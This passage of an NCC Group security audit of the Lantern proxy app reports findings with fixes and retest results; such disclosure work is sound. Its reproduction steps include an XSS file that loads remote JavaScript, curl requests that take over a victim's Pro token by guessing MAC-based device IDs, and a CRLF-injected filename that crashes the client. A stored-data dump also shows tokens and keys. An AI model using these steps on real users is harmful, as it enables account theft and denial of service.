Recommendation The use of clear text protocols should be prevented by enforcing TLS as a transport method. Adding the following statement to a bucket configuration will ensure objects can only be accessed over TLS connections.

```
{
    "Statement":[
        {
            "Action": "s3:*",
            "Effect":"Deny",
            "Principal": "*",
            "Resource":"arn:aws:s3:::<bucketname>/*",
            "Condition":{
                "Bool":
                { "aws:SecureTransport": false }
            }
        }
    ]
}
```

Retest Results Fixed. At the time of the retest, the aforementioned HTTP link could not be found in the Facebook page for Lantern anymore and no other such links could be identified.

Finding	**Lantern Website Accessible Over HTTP**
Risk	**Medium** Impact: Medium, Exploitability: Medium
Identifier	NCC-LANT001-019
Status	Fixed
Category	Configuration
Component	Lantern Website
Location	• http://getlantern.com
Impact	A malicious actor intercepting HTTP traffic between users and Lantern's website will be able to see its plain-text contents and modify it. As a result, a malicious actor can serve modified versions of Lantern applications to users for download.
Description	The Lantern website is hosted on multiple domains which includes `getlantern.com`, `getlantern.org` and `lantern.io`. The website contains links to download the Lantern applications for various platforms. The Lantern website hosted at `getlantern.com` domain is served over both HTTP and HTTPS. As with other Lantern domains, HTTP requests to `getlantern.com` domain are not redirected to https://getlantern.com by default. HTTP is a plain-text protocol, therefore, a malicious actor intercepting this traffic will be able to see all the plain-text data and modify it. As a result, it is possible for the malicious actor to serve modified versions of Lantern applications to users visiting the Lantern website at http://getlantern.com. Note: It has been verified that the client has deployed a fix for this finding. All HTTP requests to `getlantern.com` are now redirected to https://getlantern.com.
Recommendation	Redirect all HTTP requests to `getlantern.com` domain to https://getlantern.com.
Retest Results	Fixed. HTTP requests to `getlantern.com`, `getlantern.org` and `lantern.io` domains are appropriately redirected to HTTPS.

Finding **Arbitrary JavaScript May Be Executed By Replica's View Page**

Risk **Medium** Impact: High, Exploitability: Low

Identifier NCC-LANT001-025

Status Fixed

Category Data Validation

Component Lantern Replica

Location `http://localhost:[port]/[http token]/replica/view?link=[magnet link]`

Impact An attacker who successfully coerces a user into visiting the `/view` endpoint with a malicious magnet link may run arbitrary JavaScript in the user's browser, leading to further attacks such as highly convincing phishing campaigns.

Description Replica enabled Lantern clients allow users to upload HTML files to the Replica upload page. After being uploaded, these HTML files can be searched for using Replica Search and then clicked upon to download the files to the user's computer using the `/download` endpoint on the Lantern webserver.

During the engagement NCC Group consultants identified that it was possible to manually navigate to the `/view` endpoint instead, supplying the magnet link of the uploaded file. Upon navigating to `/view` with the appropriate magnet link, the user's web browser would render the contents of the file as HTML and execute any JavaScript held within the file.

This creates a situation where a malicious attacker may be able to socially engineer a victim into viewing a magnet URL as opposed to downloading it, which would provide them with the ability to execute arbitrary JavaScript on the victim's machine.

Reproduction Steps

- Create a file named 'test.html' and populate it with the following:

```html
<html>
<head></head>
<body>
<script src="https://nc.ci/1.js"></script>
</body>
</html>
```

- Upload the file to the Replica upload page within Lantern and click on the link to the file after it has been uploaded
- Modify the URL which opens after clicking the link, changing '/download' to '/view' - navigate to the modified URL
- Observe that an NCC Group JavaScript popup appears explaining the impact of Cross Site Scripting and arbitrary JavaScript execution.

Recommendation NCC Group recommends that the `/view` endpoint should be modified to verify the MIME type of the file supplied in the `link` GET parameter prior to rendering it to the screen. If the MIME type doesn't match a list of expected MIME types (for example, using the same list as the client-side React code uses when deciding whether to offer `/view` or `/download` to the user) then the user should be redirected to `/download` instead.

Retest Results Fixed. Navigating to the /view URL in Lantern no longer previews such content and other arbitrary files, only those with video, audio, image or PDF MIME types.

Finding	**When and Where Files Are Downloaded Is Unclear to Users**
Risk	**Medium** Impact: High, Exploitability: Low
Identifier	NCC-LANT001-026
Status	Fixed
Category	Other
Component	Lantern Replica
Location	`C:\Users\[username]\AppData\Local\replica\data\[unique-GUID]\[filename]`
Impact	Multiple scenarios exist where users may run into legal trouble due to unknowingly having files saved to their local machines, especially if the files are illegal or banned within the user's country.

Description

When a Replica Search file link is clicked, an HTTP request will be sent to the client's localhost proxy server. If the file is abled to be displayed (i.e. jpeg, png, mp4, svg, or pdf), the `view` endpoint will be called, otherwise the `download` endpoint is called.

- `GET /[httpLocalToken]/replica/download?link=[magnet link]`
- `GET /[httpLocalToken]/replica/view?link=[magnet link]`

Either request will cause the localhost proxy server to automatically download the file to the user's `AppData` directory:

- `C:\Users\[username]\AppData\Local\replica\data\[unique-GUID]\[filename]`

For non-displayable files, the user's browser will then automatically download the file from the localhost server, which is then saved to the user's Downloads folder. For displayable files, an html page will be presented with the file displayed to the user. Users will then have the option to download the file via a download button. See the following screenshot:



fox.jpg Filetype: image/jpeg Size: 30.24 kB Uploaded: 2020-10-18

Figure 4: Screenshot of the Download button made available within Replica

Because Replica's download functionality is not clear to users the following scenarios exist:

1. If a user clicks a displayable file and sees the download button, a user could reasonably assume that the file hasn't been downloaded yet. User's may not realize that the download button retrieves the file locally from the user's machine, having already been downloaded

to the `AppData` directory.
2. If a user wishes to delete a Replica file from their local machine, the user may only delete the file saved within the user's Download directory, not realizing that the same file is also located in the user's `AppData` directory.

These scenarios could cause users legal trouble. In Scenario #1, if users browse to displayable content that is illegal or banned within the user's country, they may not realize a copy is saved to their local machine. And in Scenario #2, a user attempting to delete files that are illegal or banned within the user's country can be unaware that the same file may have copies saved in other locations on the user's machine.

Reproduction Steps

- In the Lantern Desktop Client, search for a uploaded jpeg file using a search query such as: `fox`
- Click the Replica Search link to display the file within the browser
- Navigate to `C:\Users\[username]\AppData\Local\replica\data\` and observe that a new folder has been created containing the file

Recommendation Users should be notified whenever any files are saved to the local machine, as well as the exact directory location. Consider adding additional UI around downloads to help clarify when and where files are downloaded.

Retest Results Fixed. No copies of uploaded files have been identified in the application folder as previously found during the initial assessment.

Finding	**Insufficient User Education on Anonymity**
Risk	**Medium** Impact: High, Exploitability: Low
Identifier	NCC-LANT001-030
Status	Not Fixed
Category	Other
Component	Lantern Core + Desktop Client
Impact	Lantern users may mistakenly assume anonymity is guaranteed, which could result in users using the app in unsafe ways.

Description

One scenario that is particularly concerning to NCC Group is if a user mistakenly assumes Lantern provides anonymity. Lantern does not guarantee anonymity. It should be noted that anonymity is not a trivial feature for any application to implement. Additionally, Lantern contains P2P functionality that naturally makes anonymity difficult to implement.

Lantern developers have stated in their FAQ that Lantern… *is not an anonymity tool*.[1] NCC Group reviewed online documentation and public reviews of Lantern and the general consensus reinforces the idea that Lantern does not provide anonymity.

However, NCC Group believes there are additional steps that Lantern should take to sufficiently inform users and reinforce this message. The following locations should also remind users that Lantern does not guarantee anonymity:

- In-app, in an easily viewable location
- Google Play Store install page
- Apple Store install page

NCC Group is aware of one case where a user in Guangdong Province, China was fined and given a warning for using Lantern Pro.[2,3] Additional verbiage should be added in the mentioned locations to ensure users are educated on Lantern's proper use cases.

Recommendation

Ensure that users are reminded in-app and on mobile app install pages that Lantern does not guarantee anonymity. Continue recommending using Tor if the user wishes to be anonymous while using Lantern.

Retest Results

Not fixed. No in-app reminders concerning lack of anonymity were identified.

[1] https://getlantern.org/en_US/faq.html
[2] https://www.globaltimes.cn/content/1134724.shtml
[3] http://www.gdgafz.alldayfilm.com/bookDetail.html?type=1&id=1134323

Finding	**User Auth Tokens May Be Obtained Via Brute-forceable Device IDs**
Risk	**Medium** Impact: Medium, Exploitability: Medium
Identifier	NCC-LANT001-031
Status	Fixed
Category	Authentication
Component	Lantern Core + Desktop Client
Location	`http://localhost:52019/pro/user-recover`
Impact	An attacker may leverage this vulnerability to obtain sufficient information about a victim's account in order to obtain access to paid features of the Lantern application without needing to purchase a 'Pro' membership.

Description

The Lantern application offers two modes of operation, 'free' mode and 'Pro' mode. Lantern's Pro mode provides users with the ability to connect to faster data centers, transfer unlimited data through the proxy and provides the guarantee of no logs being stored detailing their activities whilst using the proxy.

Interaction with Lantern's backend infrastructure is performed primarily using HTTP and authentication is performed using three distinct HTTP headers -

- `X-Lantern-Device-Id` - Base64 encoded representation of the six bytes which make up the user's MAC address
- `X-Lantern-User-Id` - A unique nine digit number which represents the current user
- `X-Lantern-Pro-Token` - A 54 byte alphanumeric string with upper and lower case characters, hyphens, underscores and slashes
  - `EjdPHU4KuYuP4pSgaTJc-_qcbceqvvgGb97IrMFn8gK53sCSbVcHSg` as an example.

A user is granted an `X-Lantern-Pro-Token` header regardless of whether they have a basic Lantern client installed or have upgraded to the Pro version of the client.

There is an endpoint present on the local Lantern HTTP server (and, upstream, at `api.getiantem.org`) named `/pro/user-recover`. Using this endpoint, it is possible to HTTP POST an email address and `X-Lantern-Device-Id` HTTP header; if these values match with the known values in Lantern's internal database, the API will return the Pro Token and the User ID parameters to allow the user to upgrade their local client to a Pro client. This functionality is present in cases where the user has a new hard-drive or reinstalled the product but have kept the same network hardware.

Supplying a valid Device ID and email address will return a response along the lines of:

```
{"status":"ok","userID":234125362,"token":
 ➜  "W2zEbWL3QrS73Vrr42eU6sT20vs22Wcv-53mZp-lVz3ygwXMarfRvg"}
```

The values in the JSON above can now be supplied in the `X-Lantern-User-Id` and `X-Lantern-Pro-Token` headers in future requests in order to obtain Pro (paid) privileges and features.

Because the Device ID header is comprised of the user's MAC address, it is feasible for an attacker to submit mass requests to the `/pro/user-recover` API endpoint using a known-valid email address and iterating through a large number of MAC addresses until they achieve a match. The 'key-space' for brute-forcing MAC addresses is shortened heavily by the fact that the first three bytes of all MAC addresses are manufacturer codes, so an attacker could iterate through common manufacturer codes and attempt to brute force guess the last three bytes of the MAC instead.

Whilst this isn't a trivial attack to enact by any means, it is absolutely possible given enough time and compute power. The Lantern APIs have no rate limiting mechanisms in place (or enabled) as it stands so an attacker could feasibly mount their brute-force attack over a number of days until they successfully create a matching email address/Device ID pair.

Reproduction Steps

- Register a user for Lantern Pro and make note of their email address and their MAC address, this user will be the victim in this scenario.
- Submit the following Curl request on a machine which is running the free version of Lantern -

```
curl -k -X $'POST' -H $'Host: localhost:64417' -H
→ $'X-Lantern-Device-Id: CAAn/mMF' -H $'X-Lantern-User-Id: 236304141' -H $'X-
→ Lantern-Pro-Token: mh3rTi_Twqc_Tw7k4j71EnVUep9Hv3tvuI1vJchNICKj5R5mTEEpUQ'
→ -H$'Referer: http://localhost:64417/3bb86327cad8db1135f7b64e3d224f07/'
→ --data-binary $'locale=en-US&searchKey=security.consultant@nccgroup.com'
→ $'http://localhost:64417/pro/user-recover'
```

  - Substitute the victim's email address within the POST payload and substitute the HTTP Token within the referrer but leave the `X-Lantern-*` HTTP headers at their current values.
- Observe that the response indicates failure, stating that the 'Device is not associated with the user'.
- Execute the following command within a BASH terminal to obtain the victim's Device ID -

```
printf '\x00\x11\x22\x33\x44\x55' | base64
```

  - Substitute `00`,`11`,`22`,`33`,`44`,`55` with each of the colon separated elements of the victim's MAC address
- Place the resultant Base64 string into the `X-Lantern-Device-Id` header and re-execute the Curl command
- Observe that the API returns the victim's user ID and pro token.
- Submit the following Curl command, substituting the victims details in the `X-Lantern-*` HTTP headers -

```
curl -k  -X $'GET' -H $'Host: api.getiantem.org' -H
→ $'X-Lantern-Device-Id: CAAn/mMF' -H $'X-Lantern-User-Id: 123456789' -H $'X-
→ Lantern-Pro-Token: m53rTi_Tsd53wggg4j53EnVUep9Hv3tvu53vJchNIC53R5mTEEpUQ'
→
$'https://api.getiantem.org/user-data'
```

- Observe that the API returns additional details about the compromised victim.

Recommendation

NCC Group recommends that an alternative user recovery mechanism is implemented wherein after the user registers for Pro functionality with their email address, they are given a unique recovery string such as a UUID or a SHA512 hash derived from their Pro registration code and email address. When the user needs to recover their account in future, they would need to supply their email address and their unique recovery string to a recovery page and their pro-token and user ID would be returned to them.

The benefit of this system is that if the user changes their network hardware (or just their MAC) then they would still be able to recover their account in future.

Retest Results

Fixed. Desktop device IDs (X-Lantern-Device-Id) are not based on MAC Address anymore and are randomly generated type 4 UUIDs.

Finding	**App Supports Unmaintained Versions of Android**
Risk	**Low** Impact: Medium, Exploitability: Low
Identifier	NCC-LANT001-002
Status	Partially Fixed
Category	Configuration
Component	Lantern Android App
Location	`AndroidManifest.xml`
Impact	Supporting versions of Android that no longer receive security updates weakens the overall security posture of the application.

Description The Android Lantern App supports older versions of the Android platform. This is difficult to avoid given the current state of Android version fragmentation.[4] Versions of Android which no longer receive updates from Google will remain vulnerable to many flaws,[5] which could result in compromise of Lantern customer data by way of compromising the underlying mobile platform.

As shown in the excerpt from the AndroidManifest.xml file below, the minimum supported Android SDK version is 19. SDK 19 corresponds to Android 4.1 “KitKat” which has been unmaintained for several years. As of October 2020, the oldest version of Android currently maintained by Google is 8.0 “Nougat” with SDK version 24. [6]

```
?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="349965943" android:versionName="6.0.10 (20200919.0
➜  45353)" android:installLocation="auto" android:compileSdkVersion="29" android
➜  :compileSdkVersionCodename="10" package="org.getlantern.lantern" platformBuil
➜  dVersionCode="29" platformBuildVersionName="10"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="29" />
    <uses-permission android:name="android.permission.INTERNET" />
```

Recommendation Efforts should be taken periodically to review the number of active App installs for each Android version from the Play Store. Whenever possible limit the versions on which the Lantern App can be installed to gain additional protections from newer Android versions.[7]

Retest Results Partially fixed. The minSdkVersion was set to 21 which represents version 5.0 “Lollipop” which has been unmaintained for several years.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="380782393" android:versionName="6.8.10 (20210920.1
➜  60125)" android:installLocation="auto" android:extractNativeLibs="true" andro
➜  id:compileSdkVersion="30" android:compileSdkVersionCodename="11" package="org
➜  .getlantern.lantern" platformBuildVersionCode="30" platformBuildVersionName="
➜  11"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="30" />
```

[4] https://developer.android.com/about/dashboards/
[5] https://www.cvedetails.com/version-list/1224/19997/1/Google-Android.html
[6] https://source.android.com/security/bulletin/2020-09-01
[7] https://source.android.com/security/enhancements/

At the time of retest, the oldest version of Android currently maintained by Google is 9 “Pie” with SDK version 28.

Finding	**Vulnerable Third Party Components**
Risk	**Low** Impact: Medium, Exploitability: Low
Identifier	NCC-LANT001-003
Status	Partially Fixed
Category	Patching
Component	Lantern Core + Desktop Client
Location	• `lantern-build/Gemfile.lock` • `replica-search-master/Cargo.lock`
Impact	The vulnerabilities associated with the current versions of the dependencies potentially allow a variety of attacks against the application. The known CVEs include loss of confidentiality and potential for Cross Site Scripting and code execution.

Description

The Lantern application relies on a number of open source projects. Some components are out-of-date or unsupported and contain publicly-known vulnerabilities. Best practices dictate that all software dependencies be kept as up-to-date as possible with maintained packages, as newer versions often have more security features and will get security patches sooner than older versions, which may need to wait for them to be backported.

Searches of vulnerability tracking sites and release notes for these packages reveal some security vulnerabilities. Note that not all security vulnerabilities affect every application built with the vulnerable software. However, the reasoning for keeping packages up to date from above still holds.

Gradle (v2.11)

- CVE-2019-11065
- CVE-2019-15052
- CVE-2019-16370

JSON For Ruby (v1.8.6)

- CVE-2019-11065
- CVE-2019-11840

In addition to the `lantern-build` codebase, the `replica-search-master` dependencies file was also audited for vulnerabilities and the following flaws were discovered -

- rust-crypto 0.2.36 is no longer maintained
  - Suggested to switch to a more modern alternative such as `ring` or Dalek-Cryptography
- spin 0.5.2 is no longer maintained
  - Suggested to switch to SpinningTop or similar.

Note: The above is a non-exhaustive list of known vulnerabilities for the identified components which were observed during the engagement. It is recommended that an assessment of all components for known vulnerabilities is performed to ensure that no vulnerable components are used.

Recommendation

Update the software packages to the latest versions available as soon as possible, as newer versions fix vulnerabilities, often implement added security features, and older versions will eventually no longer be supported. Also make use of existing package manager functionality that automatically checks for security updates in dependencies. Plugins such as dependency-check[8] can also be integrated into the build process.

Retest Results Partially fixed. Some dependencies were updated such as `prometheus` (v0.8.0 -> v0.12.0) and `tokio` (v1.8.1 -> v1.10.1). Lantern informed that Rust-crypto is used solely for its SHA1 function and can not be updated since it's tied to the bip-metainfo dependency that is widely used in the code.

[8] https://jeremylong.github.io/DependencyCheck/

Finding **Insecure Storage For Sensitive Data in SharedPreferences**

Risk **Low** Impact: Medium, Exploitability: Low

Identifier NCC-LANT001-014

Status Fixed

Category Data Exposure

Component Lantern Android App

Location
- `lantern-build/lantern-mobile/app/src/main/java/org/lantern/app/model/SessionManager.java`
- `/data/data/org.getlantern.lantern/shared_prefs/LanternSession.xml`

Impact When an attacker is in possession of a user's device or in situations where the device's security is compromised through popular modification methods such as "rooting" the lack of encryption would allow attackers to retrieve potentially sensitive user data stored in plaintext.

Description A SharedPreferences object points to a file containing key-value pairs and provides simple methods to read and write them. Each SharedPreferences file is managed by the framework and can be private or shared.

SharedPreferences however does not provide strong security measures for data at rest and therefore potentially sensitive data may be stored in plaintext on the device as shown below from `/data/data/org.getlantern.lantern/shared_prefs/LanternSession.xml`

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <long name="expirydate" value="1633564800" />
    <boolean name="DeviceLinked" value="true" />
    <long name="devicecodeexp" value="1602606671000" />
    <string name="server_country_code">US</string>
    <boolean name="pref_bootup_vpn" value="false" />
    <boolean name="yinbienabled" value="false" />
    <int name="userid" value="235953839" />
    <string name="emailAddress">tester1@20201206.lantern.nccpentest.com</string>
    <string name="provider">reseller-code</string>
    <boolean name="showyinbiredemption" value="true" />
    <string name="lang">en_CA</string>
    <string name="resellercode">HDP4V-YK4XY-JWQPK-MW48Q-X8CCF</string>
    <string name="devicelinkingcode">537134</string>
    <string name="stripe_api_key">pk_live_4MSPfR6qNHMwjG86TZJv4NI0</string>
    <string name="expirydatestr">10/06/2021</string>
    <string name="server_city">New York</string>
    <string name="server_country">United States</string>
    <int name="prodaysleft" value="365" />
    <boolean name="proexpired" value="false" />
    <string name="userPaymentGateway">paymentwall</string>
    <string name="deviceid">879328b75a726c14</string>
    <boolean name="prouser" value="true" />
    <string name="token">9l_g9G8cXJGtr5my3WlUCLXkQDPEfyXUfycRRc6iQQq5ZvrnDXiWgw
     ➜  </string>
    <string name="referral">MCBDDX</string>
    <boolean name="pref_vpn" value="false" />
    <string name="geo_country_code">CA</string>
    <int name="promonthsleft" value="12" />
```

```
</map>
```

EncryptedSharedPreferences uses the Android Keystore system storing cryptographic keys in a container (usually hardware-backed) to make it more difficult to extract it from the device. Once keys are in the keystore, they can only be used for cryptographic operations requiring an attacker to successfully hook AndroidKeyStoreKey objects and control the process to decrypt arbitrary data with the stored key on a rooted Android device to be able to decrypt the secrets stored with EncryptedSharedPreferences.

Recommendation The Security library provides an implementation of the security best practices related to reading and writing data at rest, as well as key creation and verification by means of EncryptedSharedPreferences. This class wraps the SharedPreferences class and automatically encrypts keys and values where keys are encrypted using a deterministic encryption algorithm such that the key can be encrypted and properly looked up and values are encrypted using AES-256 GCM and are non-deterministic.

For detailed information on implementation see https://developer.android.com/topic/security/data.

Retest Results Fixed. The LanternSession.xml file is no longer present within SharedPreferences folder and instead the data is contained within an encrypted local database.

macOS Application Sandboxing Not Enabled

Finding macOS Application Sandboxing Not Enabled

Risk **Low** Impact: Medium, Exploitability: Low

Identifier NCC-LANT001-017

Status Not Fixed

Category Configuration

Component Lantern Core + Desktop Client

Location
- `/Applications/Lantern.app/Contents/MacOS/lantern`

Impact A non-sandboxed application has the full rights of the user that is running the application, and can access any resources that the user can access. If the application, or any framework it is linked against contains security holes, an attacker can potentially exploit those holes to take control of the application, and in doing so, gain the ability to do anything that the user can do.

Description App Sandbox is an access control technology provided in macOS, enforced at the kernel level. It is designed to minimize damage to the system and the user's data if an application becomes compromised. Applications distributed through the Mac App Store must adopt App Sandbox. Applications signed and distributed outside of the Mac App Store with a Developer ID can (and in most cases should) use App Sandbox as well. The elements of App Sandbox are entitlements, container directories, user-determined permissions, privilege separation, and kernel enforcement.

Sandboxing will limit access to sensitive resources on a per-application basis and applications must explicitly state their intent to use specific resources by declaring entitlements. When App Sandbox is enabled, the entitlements will be defined and enabled on the application's Property List (`.PLIST`) file and these can be listed and verified at runtime using the `asctl`[9] tool:

```
vmuser@VMs-Mac MacOS % asctl sandbox check --pid 762
/Applications/Lantern.app:
    not signed with App Sandbox entitlements
    running without App Sandbox enabled
    running unsandboxed
```

The lack of entitlements for the Lantern macOS application means that the application is not sandboxed and it can access way more resources than any App Store application. Additionally, a compromise to the application could result in a system compromise. For more information about App Sandbox please refer to App Sandboxing.

Reproduction Steps There are a number of methods to check if the App Sandboxing is enabled. Using `asctl` tool as shown in the Description section is one method. Another method is using the Mach-O analyzer jtool[10] as per example below:

```
vmuser@VMs-Mac jtool2 % ./jtool2 --
 ➜  ent /Applications/Lantern.app/Contents/MacOS/lantern
 ➜
```

[9] https://www.unix.com/man-page/osx/1/asctl/
[10] http://www.newosxbook.com/tools/jtool.html

```
Note: 220518 symbols detected in this file! This will take a little while -
 ➜  generate a companion file or use '-q' for quick mode..
 ➜
No entitlements
```

Recommendation

Using App Sandbox entitlements can be summarized as a two-step process. First, a target application is sandboxed, which removes most capabilities for interacting with the system. Then capabilities are carefully restored to the sandboxed target, as needed, by configuring App Sandbox entitlements. These settings, in turn, add Boolean values to entitlement keys in the target's `.entitlements` property list file and the values are then incorporated into the target's code signature when the project is built. To enable application sandboxing, follow the steps below:

1. In your macOS Xcode project, configure fine-grained security permissions, by enabling settings in the Summary tab of the target editor
2. Set the entitlement "Enable App Sandboxing" (`com.apple.security.app-sandbox`);
3. Review the App Sandbox Entitlement Keys[11] and enable them according to the application's needs.

Note: At runtime, if a target requires a capability or a system resource for which the target isn't entitled, the sandbox daemon (`sandboxd`) logs a violation message to the console.[12]

Retest Results

Not fixed. At the time of retest, the latest available version of Lantern for Mac (6.9.6) does not use sandboxing as shown below:

```
  ~ asctl sandbox check --pid 87345
/Applications/Lantern.app:
    not signed with App Sandbox entitlements
    running without App Sandbox enabled
    running unsandboxed
```

[11] https://developer.apple.com/library/archive/documentation/Miscellaneous/Reference/EntitlementKeyReference/Chapters/EnablingAppSandbox.html#//apple_ref/doc/uid/TP40011195-CH4-SW5
[12] https://support.apple.com/en-ca/guide/console/welcome/mac

Finding	**Username Enumeration via Email Availability Check Function**
Risk	**Low** Impact: Medium, Exploitability: Low
Identifier	NCC-LANT001-023
Status	Fixed
Category	Data Exposure
Component	Lantern Core + Desktop Client
Location	`http://127.0.0.1:[port]/pro/email-exists?email=[email-address]&locale=en-US`

Impact

An unauthenticated attacker could enumerate registered users of the Lantern application via a brute-force attack.

Description

When first opened by an unauthenticated user, the Lantern Application has a feature which allows a user to specify their email address and reseller license key in order to access additional functionality. Part of this feature performs a check against Lantern's infrastructure to see if the email address already has a key registered to it or whether it's available for registration.

NCC Group consultants identified that it was possible for unauthenticated users to send HTTP GET requests to this API with arbitrary email addresses in order to establish whether a particular email address is registered as being a Pro user of the Lantern application.

In restrictive countries this kind of data leakage could be abused by malicious actors in order to generate a list of dissidents who may have their activities scrutinized by third parties in more detail at a later date.

Reproduction Steps

- Start the Lantern client (Replica-enabled or standard client), note which port the client is running on from the web browser.
- Navigate to the following URL (substituting the port number with your client's port number) - http://127.0.0.1:52019/pro/email-exists?email=a-test-email@nccgroup.com&locale=en-US
- Observe that the API indicates that the email address isn't registered currently
- Substitute `a-test-email@nccgroup.com` with a known valid / registered email address
- Observe that the API indicates that the email address is already registered with the system.

Recommendation

NCC Group recommends that the existing email address check is removed entirely in favor of a mechanism wherein the user only supplies their email address to the registration page within the Lantern client, and the system informs them that they will be emailed a link to a unique page which allows them to submit their reseller code if the provided email address is valid.

If the registration mechanism is updated to adopt the above scheme then there will be no easy method for an attacker to infer whether or not a particular email address is currently registered with the Lantern system.

Retest Results

Fixed. The endpoint `/pro/email-exists` returns "OK" regardless of the registration status of an account.

Finding	**User's Local Server May Be Terminated By Malicious Magnet Links**
Risk	**Low** Impact: Medium, Exploitability: Low
Identifier	NCC-LANT001-028
Status	Fixed
Category	Data Validation
Component	Lantern Replica
Location	`http://localhost:[port]/[http token]/replica/download?link=magnet:?xt=urn:btih:b4fb46267430de04073095ae0b454637efc2da8d&dn=%0a%0d`
Impact	Victims who attempt to download files with crafted filenames will be immediately disconnected from the Lantern proxy.

Description

During the assessment, NCC Group consultants identified that it was possible to upload files to Replica with filenames which contain the carriage return/line feed (CRLF) characters. Using the Replica Search feature of the Lantern client to search for a file which contained CRLF characters yielded a list of results which appeared at a glance to be correct/valid, the CRLF characters were invisible when rendered in the results list. Upon clicking the download link within Replica Search, the user's local Lantern webserver would immediately terminate and the user would no longer be connected to the proxy.

The root cause of this issue is detailed within `C:\Users\[username]\AppData\Roaming\Lantern\logs\lantern.log` -

> Oct 15 15:30:57.006 - 0m21s ERROR flashlight.ui: server.go:3059 http: panic serving 127.0.0.1:51587: parse "https://s3.ap-southeast-1.amazonaws.com/getlantern-replica/f32b5bb0-7820-405b-8e0d-9b3312d9d50c/data/f32b5bb0-7820-405b-8e0d-9b3312d9d50c/ncctest.html\r\ntest": net/url: invalid control character in URL

The `panic` mentioned within the log output indicates that the server immediately halted, indicating that the malicious download had caused a Denial of Service condition.

Reproduction Steps

- Execute the following `curl` command, substituting the port and the HTTP token with values which match the local environment -

```
curl -i -s -k -X $'POST' \
    -H $'Host: localhost:52019' -H $'Content-Length: 5' \
    --data-binary $' test' \
    $'http://localhost:52019/b25106c9121ae2d509df9fb223ff4054/replica/upload?na
➜   me=ncctest53.txt%0d%0atest.txt'
```

  - `%0d%0a` are the URL encoded versions of the CRLF (\r\n) characters.
- Navigate back to the Replica Search page within Lantern
- Search for 'ncctest53.txt' and click on the file to download it
- Observe that the Lantern process immediately terminates.

Recommendation

NCC Group recommends that validation is implemented on the server side to verify that filenames conform to a strict whitelist of acceptable characters. In the case of filename validation, a sufficient whitelist regular expression for the English character-set might look like `^[A-Za-z0-9\-_.]*$` for example, this would allow alphanumeric characters along with hyphens, underscores and periods. Ideally any attempt to upload a file with a filename which doesn't conform to this regular expression should be rejected by the server rather than making any attempt to sanitize the data.

Retest Results	Fixed. Could not reproduce the finding anymore and further attempts to upload files with malicious names failed. Could not upload or find items with CRLF characters or cause a crash to the local client.

Finding **Split Tunneling Controls May Be Defeated by Third Party Processes**

Risk **Informational** Impact: Low, Exploitability: Low

Identifier NCC-LANT001-007

Status Partially Fixed

Category Configuration

Component Lantern Core + Desktop Client

Location `C:\Users\[username]\AppData\Roaming\Lantern\global.yaml`

Impact A malicious third party process may cause traffic to be unexpectedly routed to an un-proxied destination, eroding the user's trust in the product or placing them at risk.

Description The Lantern application maintains a configuration file named `global.yaml` under the user's `AppData` directory on Windows. This file is encoded using ROT-13 in order to partially obfuscate the contents. Once `global.yaml` is decoded, it contains a list of lantern controlled infrastructure to obtain updates/configuration from, a list of domains which should be explicitly proxied when split-proxy mode is enabled and a list of domains which should be domain fronted.

If this configuration file is modified and subsequently re-encoded using ROT13 then the application simply retrieves an updated (and untampered) version of the file from Lantern infrastructure and replaces the tampered configuration file.

During the engagement, NCC Group consultants identified that it was possible to set the 'read only' attribute on this file to make the Lantern application unable to replace the tampered configuration. At this point the attacker-controlled configuration is used instead of a legitimate file.

If an attacker is able to control the configuration, then they are able to:

- Remove all elements from the `proxiedsites` array, ensuring that no sites are ever proxied in 'split proxy' mode
- Remove all elements from the `masquerade` and `masqueradesets` lists, ensuring that domain fronting is never used

The two attacks above allow a malicious actor to effectively 'disable' the Lantern proxy when it is using the split proxy functionality. If the Lantern is configured to proxy all traffic then this particular attack is less effective because the proxy will be used by default rather than in particular circumstances.

This finding has been given a severity rating of 'Informational' because it isn't currently part of Lantern's threat-model at this time.

Reproduction Steps A detailed set of reproduction steps, along with a set of proof of concept files has been provided within Appendix C on page 49

Recommendation Given that the application checks for updated configuration whenever it first loads, NCC Group recommends that the application is updated to retrieve configuration from Lantern infrastructure when the application loads, and then immediately use that configuration rather than attempting to persist it to disk before using it.

If the above recommendation is infeasible then the application should be updated to attempt to retrieve configuration from Lantern infrastructure and attempt to override the read-only attribute on the ‘on disk’ copy of `global.yaml`. If the application is unable to successfully overwrite the existing configuration then a prominent message must be displayed to the user informing them that Lantern is not correctly proxying their traffic as expected.

Retest Results	Partially fixed. A notification for the user is now presented when Lantern fails to save the configuration file.

Finding	**Replica Stores Copies Of Uploaded Files On Disk**
Risk	**Informational** Impact: Low, Exploitability: Low
Identifier	NCC-LANT001-015
Status	Fixed
Category	Other
Component	Lantern Replica
Location	`C:\Users\[username]\AppData\Local\replica\data\[unique-GUID]\[filename]`
Impact	Users who use the Replica service to distribute sensitive material may inadvertently leave evidence of their activities on their machines without their knowledge.
Description	During the engagement, NCC Group consultants identified that the application was persisting a second copy of all uploaded files within the current user's `AppData` directory. In a scenario where users are making use of the the Replica system to upload and decentralize files of a sensitive nature, it may erode the user's trust in the platform if they observe that the application is creating additional local copies of their uploaded files without their knowledge or consent.
Reproduction Steps	• Navigate to the Lantern web application and click 'Discover' • Click 'Upload' and upload a new file • Navigate to `C:\Users\[username]\AppData\Local\replica\data\` and observe that a new folder has been created containing a copy of the uploaded file
Recommendation	NCC Group recommends that after files have been uploaded by the user to the application server and Replica has uploaded the corresponding torrent file to S3, the new copy of the file in AppData should be deleted as soon as it has served it's purpose.
